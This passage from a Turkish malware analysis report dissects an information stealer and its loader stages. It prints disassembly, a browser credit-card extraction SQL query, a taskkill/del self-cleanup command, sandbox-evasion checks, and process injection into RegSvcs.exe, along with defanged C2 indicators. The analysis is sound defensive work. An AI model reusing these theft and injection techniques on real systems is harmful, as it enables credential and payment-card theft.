004013F0    A3 744D4400 mov dword ptr ds:[444D74],eax   eax:"Ethereum\""
004013F5    E8 8BFCFFFF call 7fda9416cf43006f02c64ff317b1066f74
```

Şekil 22- Burada Ethereum'un hedeflendiği görülmektedir.

```
.rdata:0136AD10 aRavenCore db 'Raven Core',0          ; DATA XREF: sub_133D948+816↑o
.rdata:0136AD1B align 4
.rdata:0136AD1C aDogecoin_0 db '\Dogecoin\',0        ; DATA XREF: sub_133D948+803↑o
.rdata:0136AD27 align 4
.rdata:0136AD28 aDogecoin db 'Dogecoin',0            ; DATA XREF: sub_133D948+7FE↑o
.rdata:0136AD31 align 4
.rdata:0136AD34 aBitcoin db '\Bitcoin\',0            ; DATA XREF: sub_133D948+7EB↑o
```

Şekil 23- Burada ise Bitcoin ve Dogecoin'in hedeflendiği görülmektedir.

Hedeflenen browserlar ile ilgili stringlerin çözümlendiği gözlemlenmektedir.




Şekil 24- Hedeflenen Browserlardan bazılarıdır.

Thunderbird uygulamasının kullanıcı bilgilerini hedeflediği gibi bunu Discord, Telegram ve Jaxxliberty uygulamaları içinde kullanmaktadır.

Şekil 25- Thunderbird uygulamasının profil bilgilerini hedeflediği dizini çözümlemiştir.

Programın fonksiyonları içerisinde görülen Telegram adresine bir HTTP isteği atılır, gelen response içerisinde zararlının iletişim kurmak istediği IP adresi elde edilir.

Şekil 26- Zararlının ulaşmaya çalıştığı Telegram adresidir.



Şekil 27-Telegram adresinden C2 sunucu IP adresini almaktadır.


Elde edilen IP adresine HTTP isteği atılır, gelen response değeri 200 değil ise diğer Telegram adresleri üzerinden aynı işlemler sırayla uygulanır. Burada Telegram adreslerinin açıklamasındaki IP adresi hello kelimesi ve | karakterlerinin arasına yazılmıştır. Program da dönen response içerisindeki IP adresine kelime ve harfin arasındaki değerleri alarak ulaşır.

Telegram Adresleri

t[.]me/myltgz


t[.]me/babyflz

t[.]me/slzsx




Şekil 28- İlk Telegram adresine ulaşamaması halinde yedek Telegram adresleridir.

Zararlı, buradaki IP üzerinden **srand** ve **rand** fonksiyonlarını kullanarak elde ettiği rastgele bir sayıyı isim olarak kaydeder ve bu isimle kullanacağı third-party DLL'ler olan ZIP formatında sıkıştırılmış dosyayı indirmektedir.




Şekil 29- İndirilen third-party DLL dosyasının adıdır.

İndirilen third-party DLL dosyaları zararlının stabil çalışması için gerekli olan tamamlayıcılardır.




Şekil 30- İndirilen third-party DLL dosyaları bunlardır.




Şekil 31-Zararlı, görselde SQL sorgusu ile var ise kredi kartı bilgilerini browser üzerinden elde etmektedir.

Zararlı, bilgisayar özelliklerini toplayıp information.txt adında bir dosya içerisine yazmaktadır.



Şekil 32- Bilgisayar hakkında topladığı bilgilerin bulunduğu txt dosyasının adıdır.

Bu bilgilerden bazıları için Kayıt Defterine erişim sağlamaktadır.



Şekil 33- Machine GUID.


Zararlı, kayıtlı kredi kartı bilgileri var ise browser üzerinden SQL sorgusu ile elde etmektedir.

```
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards
```


```
.rdata:0136B1B8 unk_136B1B8 db  22h ; "                 ; DATA XREF: sub_13426D2+7C↑
.rdata:0136B1B9 db  7Dh ; }
.rdata:0136B1BA db    0
.rdata:0136B1BB db    0
.rdata:0136B1BC aEncryptedKey db 'encrypted_key',0      ; DATA XREF: sub_13426D2+4E↑
.rdata:0136B1CA align 4
.rdata:0136B1CC a0123456789abcd db '0123456789ABCDEF',0 ; DATA XREF: sub_1342B7C+12↑
.rdata:0136B1DD align 10h
.rdata:0136B1E0 aCard db 'Card: ',0                     ; DATA XREF: sub_1343498+1BB
.rdata:0136B1E7 align 4
.rdata:0136B1E8 aYear db 'Year: ',0                     ; DATA XREF: sub_1343498+19D
.rdata:0136B1EF align 10h
.rdata:0136B1F0 aMonth db 'Month: ',0                   ; DATA XREF: sub_1343498+17F
.rdata:0136B1F8 aName db 'Name: ',0                     ; DATA XREF: sub_1343498+15E
.rdata:0136B1FF align 10h
.rdata:0136B200 ; const char aCcSSTxt[]
.rdata:0136B200 aCcSSTxt db '\CC\%s_%s.txt',0           ; DATA XREF: sub_1343498+BE↑
.rdata:0136B20E align 10h
.rdata:0136B210 a22 db ':22',0                          ; DATA XREF: sub_1343E38:loc
.rdata:0136B214 align 8
.rdata:0136B218 aSoftwareMartin_0:                      ; DATA XREF: sub_1343E38+1B2
.rdata:0136B218 text "UTF-16LE", 'Software\Martin Prikryl\WinSCP 2\Sessions',0
.rdata:0136B26C align 10h
```

Şekil 34- Kredi kartı bilgilerini çalmak için SQL sorgusunu kullanmadan önce burada stringlerini çözümlemektedir.

65[.]109[.]5[.]131 IP’si üzerinden rastgele bir isimle “C:\ProgramData” dizinine yeni bir PE32/EXE indirmektedir.




Şekil 35- İndirilen EXE'nin yeni adı.




Şekil 36- Görselde indirilen EXE’nin indirildiği yerdeki orijinal adı ve değiştirilmiş adı görülebilmektedir.

Elde edilen IP adresi incelendiğinde bir Admin Paneli ile karşılaşılmıştır.




Şekil 37- C2 sunucusunun Admin Paneli.

Des adında sıkıştırılmış bir ZIP dosyasında tüm topladığı bilgileri taşımaktadır.



Şekil 38- Bilgileri içeren ZIP dosyası.

5[.]253[.]18[.]213/1636 URL'ine Des.zip dosyası BASE64 ile encode edilerek POST metodu ile gönderilmektedir.



Şekil 39- Bilgilerin C2 sunucusuna gönderildiği fonksiyon.

"Windows\\System32" içerisindeki **cmd.exe** ile görseldeki komutu çalıştırıp EXE processi sonlandırır, EXE ve indirdiği DLL dosyaları silinir.

Şekil 40- Zararlı faaliyetler bittikten sonra çalıştırılan komut.

(' x/c taskkill /im {exe adı} /f &timeout /t 6 & del /f /q \"C:\\Users\\{kullanıcı adı}\\Desktop\\{exe adı}\" & del C:\\Programdata".dll &exit

4ksoa92jsal.exe Analizi

Adı	4ksoa92jsal.exe
MD5	8c6b2f5a977a712da041e66f3189cdd4
SHA256	f074954a72991fd39600285df6a293d80f51d9a5982583c47bb25eabe89ed59c
Dosya Türü	PE32/EXE

Genel Bakış

İnternet üzerinden rastgele bir isimle indirilen **PE32/EXE** başka bir **shellcode** için geçiş kapısı olmaktadır. Ek olarak, bulunduğu makina hakkında işlemci sayısı gibi bilgileri alarak bunları sanal makine kontrolü yani bir nevi Anti-Debug tekniği olarak kullanmaktadır. Bu işlemleri yaparken analizi zorlaştırmak için bazı alakasız fonksiyonlar bulundurmaktadır.

Detaylı Analiz

ShowWindow ve GetConsoleWindow API'leri dinamik olarak yüklenmiştir. API'ler çağrılarak terminal ekranı gizlendi.

```
011038DB    33C5                xor eax,ebp
011038DD    8945 FC             mov dword ptr ss:[ebp-4],eax
011038E0    68 C44B1801         push 4ksoa92jsal.1184BC4          1184BC4:"user32.dll"
011038E5    68 D04B1801         push 4ksoa92jsal.1184BD0          1184BD0:"ShowWindow"
011038EA    E8 F1F1FFFF         call 4ksoa92jsal.1102AE0
011038EF    83C4 08             add esp,8
011038F2    A3 40962501         mov dword ptr ds:[<&ShowWindow>],eax
011038F7    68 DC4B1801         push 4ksoa92jsal.1184BDC          1184BDC:"kernel32.dll"
011038FC    68 EC4B1801         push 4ksoa92jsal.1184BEC          1184BEC:"GetConsoleWindow"
01103901    E8 DAF1FFFF         call 4ksoa92jsal.1102AE0
01103906    83C4 08             add esp,8
01103909    8945 D4             mov dword ptr ss:[ebp-2C],eax
0110390C    6A 00               push 0
0110390E    FF55 D4             call dword ptr ss:[ebp-2C]        GetConsoleWindow
01103911    50                  push eax
01103912    FF15 40962501       call dword ptr ds:[<&ShowWindow>] ShowWindow
01103918    8D45 D8             lea eax,dword ptr ss:[ebp-28]
```


Şekil 41- Terminalin gizlenmesi.

Yukarıdaki 1102AE0 fonksiyonunun içerisinde API'ler yüklenmektedir.

```
01392BED    5D              pop ebp
01392BEE    893D 3C964E01   mov dword ptr ds:[<&GetProcAddress>],ed
01392BF4    8B45 0C         mov eax,dword ptr ss:[ebp+C]        [ebp+C]:"user32.dll"
01392BF7    50              push eax
01392BF8    A1 44964E01     mov eax,dword ptr ds:[<&LoadLibraryA>]
01392BFD    FFD0            call eax
01392BFF    8945 F4         mov dword ptr ss:[ebp-C],eax
01392C02    8B45 08         mov eax,dword ptr ss:[ebp+8]        [ebp+8]:"ShowWindow"
01392C05    50              push eax
01392C06    8B45 F4         mov eax,dword ptr ss:[ebp-C]
01392C09    50              push eax
01392C0A    A1 3C964E01     mov eax,dword ptr ds:[<&GetProcAddress>
01392C0F    FFD0            call eax
```

Şekil 42- Yüklenen API'lar şekilde görülmektedir.

İşlemci çekirdek sayısının 2'den büyük olup olmadığına bakarak sandbox/sanal makine içinde olup olmadığını kontrol etmektedir.




Şekil 43- İşlemci çekirdek sayısını kontrol etmektedir. Duruma göre fonkisyona girmekte veya atlamaktadır.

Program malloc fonksiyonu ile bellekte büyük bir alan ayırır. Ayrılan alana memset fonksiyonu ile veri yazılır. Bu sayede zararlı, analiz ortamında olup olmadığını anlamaya çalışmaktadır.

```
013D3856    C745 FC 00000000    mov dword ptr ss:[ebp-4],0
013D385D    68 00CA9A3B         push 3B9ACA00
013D3862    E8 F3270400         call 4ksoa92jsal.141605A            malloc
013D3867    83C4 04             add esp,4
013D386A    8945 FC             mov dword ptr ss:[ebp-4],eax
013D386D    837D FC 00          cmp dword ptr ss:[ebp-4],0
013D3871    74 52               je 4ksoa92jsal.13D38C5
013D3873    68 00CA9A3B         push 3B9ACA00
013D3878    68 D5000000         push D5
013D387D    8B45 FC             mov eax,dword ptr ss:[ebp-4]
013D3880    50                  push eax
013D3881    E8 EA300200         call 4ksoa92jsal.13F6970            memset
013D3886    83C4 0C             add esp,C
013D3889    8B4D FC             mov ecx,dword ptr ss:[ebp-4]
013D388C    51                  push ecx
013D388D    E8 AC080400         call 4ksoa92jsal.141413E            _free_base
013D3892    83C4 04             add esp,4
```


Şekil 44- Sandbox Detection Tekniği

Stage-5 aşaması için shellcode'un bulunduğu alana RWX izinleri verilmektedir.



Şekil 45- RWX izinlerini vermektedir.

Program shellcode'un bulunduğu adrese atlar. Böylece Stage-5 geçişi sağlanır.



Şekil 46- Shellcode'un bulunduğu adrese atlamaktadır.

Stage-5

Adı	-
MD5	922c420d866ad669e44df455afa467cd
SHA256	5046a7d6fab278751cb0f43fdf4aadb25678fdec7d51dae15263457d3f8559a7
Dosya Türü	Binary

Genel Bakış

Shellcode legal bir uygulama olan **RegSvcs.exe**'yi suspended modda CreateProcessW API ile başlatmaktadır. Zararlı, içerisinde bulunan PE32/EXE'yi **RegSvcs.exe** içerisine enjekte eder. ResumeThread API kullanarak suspended modu kapatılmakta ve EXE'yi çalıştırmaktadır.

Detaylı Analiz

CreateProcessW API ile suspended modda RegSvcs.exe processi oluşturulur.

```
push eax
lea eax,dword ptr ss:[ebp-158]
push eax
push edx
push edx
push 4
push edx
push edx
push edx
push dword ptr ss:[ebp+C]
push dword ptr ss:[ebp+8]          [ebp+8]:L"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\RegSvcs.exe"
call dword ptr ss:[ebp-7C]                    kernel32.CreateProcessW
```

Şekil 47- RegSvcs.exe processini oluşturmaktadır.

Zararlı, ilk olarak kendi belleği içerisinde bir alan ayırmakta daha sonra ise **RegSvcs.exe**'nin belleğinde bir alan ayırmaktadır.

```
012B6DEF  .v 0F85 75020000    jne 4ksoa92jsal.12B706A
012B6DF5  >  6A 40            push 40                          Protection: 40 (RWX)
012B6DF7  .  68 00300000      push 3000                        Allocation: 3000 (MEM_COMMIT | MEM_RESERVE)
012B6DFC  .  FF76 50          push dword ptr ds:[esi+50]       Size: 000CE000
012B6DFF  .  33C0             xor eax,eax
012B6E01  .  50               push eax                         0
012B6E02  .  FF95 74FFFFFF    call dword ptr ss:[ebp-8C]       VirtualAlloc
012B6E08  .  8BF8             mov edi,eax
012B6E0A  .  85FF             test edi,edi
012B6E0C  .v 0F84 58020000    je 4ksoa92jsal.12B706A
012B6E12  .  6A 40            push 40                          Protection: 40 (RWX)
012B6E14  .  68 00300000      push 3000                        Allocation: 3000 (MEM_COMMIT | MEM_RESERVE)
012B6E19  .  FF76 50          push dword ptr ds:[esi+50]       Size: 00CE000
012B6E1C  .  FF76 34          push dword ptr ds:[esi+34]       00400000
012B6E1F  .  FF75 E4          push dword ptr ss:[ebp-1C]       64
012B6E22  .  FF55 DC          call dword ptr ss:[ebp-24]       VirtualAllocEx
012B6E25  .  8945 FC          mov dword ptr ss:[ebp-4],eax
```

Şekil 48- VirtualAlloc ile kendi belleğinde alan açmaktadır.

Zararlı, EXE'yi VirtualAlloc ile ayırdığı alana memcpy fonksiyonu ile yazdırmaktadır.

```
012B6E6D  > ↳FF76 54          push dword ptr ds:[esi+54]       400
012B6E70  .  FF75 10          push dword ptr ss:[ebp+10]       011EDB28 (MZ)
012B6E73  .  57               push edi                         00380000
012B6E74  .  FF55 C4          call dword ptr ss:[ebp-3C]       ntdll.memcpy
012B6E77  .  33C9             xor ecx,ecx
012B6E79  .  33C0             xor eax,eax                      eax:L"athan"
012B6E7B  .  894D F4          mov dword ptr ss:[ebp-C],ecx
012B6E7E  .  66:3B46 06       cmp ax,word ptr ds:[esi+6]
012B6E82  .v 73 2E            jae 4ksoa92jsal.12B6EB2
012B6E84  .  8B5D C8          mov ebx,dword ptr ss:[ebp-38]
```

